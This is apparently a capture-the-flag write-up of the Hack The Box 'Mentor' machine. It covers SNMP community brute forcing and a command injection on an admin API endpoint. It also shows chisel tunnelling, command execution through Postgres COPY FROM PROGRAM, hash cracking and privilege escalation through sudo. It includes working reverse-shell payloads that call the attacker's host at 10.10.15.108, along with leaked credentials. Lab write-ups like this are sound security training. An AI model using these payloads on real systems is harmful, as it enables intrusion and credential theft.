
Mentor
Recon
Starting with nmap. Only 22 and 80 are open. Port 80 is not a plain Apache page, the server header leaks a Werkzeug/Python backend, so there is a Flask app behind it.
[Mentor] nmap -Pn -sSVC -p- -T5 --min-rate 2000 -v -oN nmap_tcp mentorquotes.htb
Nmap scan report for mentorquotes.htb (10.129.228.102)
Host is up (0.22s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-title: MentorQuotes
| http-server-header:
|   Apache/2.4.52 (Ubuntu)
|_  Werkzeug/2.0.3 Python/3.6.9
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The site is titled MentorQuotes and points at mentorquotes.htb, which I added to /etc/hosts. The front page references an API host, so I added api.mentorquotes.htb as well. The API is a FastAPI app with Swagger docs at http://api.mentorquotes.htb/docs, and among the routes are a few admin ones:
http://api.mentorquotes.htb/admin/
http://api.mentorquotes.htb/admin/backup
http://api.mentorquotes.htb/admin/check
You can self register an account, but the token it hands back is not privileged enough to reach any of the admin endpoints, so the HTTP surface stalls here. Falling back to a UDP scan turns up 161/udp (SNMP) open, which is the way in.
SNMP with an unknown community string is a brute force problem. I used SECFORCE's SNMP-Brute to recover the valid communities:
[Mentor] python snmpbrute.py -t mentorquotes.htb

Identified Community strings
    0) 10.129.228.102  public (v1)(RO)
    1) 10.129.228.102  public (v2c)(RO)
    2) 10.129.228.102  internal (v2c)(RO)
The public community only leaks the admin contact email. The internal community is the interesting one. Walking the running process table exposes the argument a login script was started with:
[Mentor] snmpwalk -v2c -c internal mentorquotes.htb
...
iso.3.6.1.2.1.25.4.2.1.5.2114 = STRING: "/usr/local/bin/login.py kj23sadkj123as0-d213"
Exploitation
That trailing token, kj23sadkj123as0-d213, is a password passed to a login script on the command line. The API exposes the account list, which includes admin@mentorquotes.htb and james@mentorquotes.htb. The string does not authenticate admin, but it works for james, and the API returns a signed JWT for him.
The JWT payload decodes to james' identity:
{"username":"james","email":"james@mentorquotes.htb"}With james' token the admin routes open up. The /admin/backup endpoint takes a JSON path parameter and drops it straight into a shell command, so it is a trivial command injection. I fed it a busybox nc reverse shell:
[Mentor] curl http://api.mentorquotes.htb/admin/backup \
  -H 'Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' \
  -H 'Content-Type: application/json' \
  -X POST -d '{"path":"$(busybox nc 10.10.15.108 4444 -e sh)"}'
The listener catches a shell, but it lands inside a Docker container, not the host.
Post Exploitation
Inside the API container, the database configuration hands over Postgres credentials and points at a gateway address on the Docker network:
/ # cat /app/app/db.py
DATABASE_URL = os.getenv("DATABASE_URL", "postgresql://postgres:postgres@172.22.0.1/mentorquotes_db")
Scanning the internal Docker subnet with cdk shows several hosts, including a Postgres on the gateway itself:
/ # ./cdk_linux_amd64 probe 172.22.0.1-254 1-10000 50 1000
open : 172.22.0.1:81
open : 172.22.0.1:80
open : 172.22.0.1:22
open : 172.22.0.1:5432
open : 172.22.0.1:8000
open : 172.22.0.2:80
open : 172.22.0.3:8000
open : 172.22.0.4:5432
Postgres is not reachable from my machine, so I tunnelled it back over chisel. The server runs on my box in reverse mode, the client runs inside the container and forwards the gateway's 5432 to me:
[Mentor] ./chisel server -p 12312 --reverse
/ # ./chisel client 10.10.15.108:12312 R:5432:172.22.0.1:5432
The leaked postgres:postgres credentials log straight into the tunnelled instance. A superuser Postgres session gives command execution through COPY ... FROM PROGRAM, so I wrote a reverse shell out, made it executable, and ran it:
[Mentor] psql -U postgres -d postgres -h localhost -p 5432

postgres=# COPY cmd_exec FROM PROGRAM 'echo "bash -i >& /dev/tcp/10.10.15.108/9999 0>&1" > /tmp/shell.sh';
postgres=# COPY cmd_exec FROM PROGRAM 'chmod +x /tmp/shell.sh';
postgres=# COPY cmd_exec FROM PROGRAM 'bash /tmp/shell.sh';
This lands in the Postgres container. The postgres user's .bash_history mentions a pg_backup directory, which turns out to hold a database dump owned by root:
postgres@96e44c569292:~$ find / -name 'pg_backup' 2>/dev/null
/var/lib/postgresql/data/pg_backup
postgres@96e44c569292:~$ ls -la /var/lib/postgresql/data/pg_backup
-rw-r--r-- 1 root root 5543 Nov 11  2022 db_export.sql
The dump contains the users table with two MD5 password hashes:
COPY public.users (id, email, username, password) FROM stdin;
1	james@mentorquotes.htb	james	7ccdcd8c05b59add9c198d492b36a503
35	svc@mentorquotes.htb	service_acc	53f22d0dfa10dce7e29cd31f4f953fd8
\.
James' hash resists rockyou, but the service account's cracks instantly:
[Mentor] hashcat -m 0 hash /usr/share/wordlists/rockyou.txt
53f22d0dfa10dce7e29cd31f4f953fd8:123meunomeeivani
There is an svc account on the actual host, and the recovered password gets me an SSH session as that user, which is the first real foothold on the box and the user flag.
[Mentor] ssh svc@mentorquotes.htb
svc@mentor:~$ cat ~/user.txt
Privilege Escalation
Running an enumeration pass as svc, the SNMP daemon config on the host is world readable and stores a credential for the SNMPv3 bootstrap user:
svc@mentor:~$ cat /etc/snmp/snmpd.conf
rocommunity  public default -V systemonly
rocommunity6 public default -V systemonly
createUser bootstrap MD5 SuperSecurePassword123__ DES
That password, SuperSecurePassword123__, does not work for root, but it does for james. And james has a very generous sudo rule:
svc@mentor:~$ su james
Password: SuperSecurePassword123__
james@mentor:~$ sudo -l
User james may run the following commands on mentor:
    (ALL) /bin/sh
James can run /bin/sh as anyone, so a single sudo drops a root shell, and root.txt is one cat away.
james@mentor:~$ sudo /bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt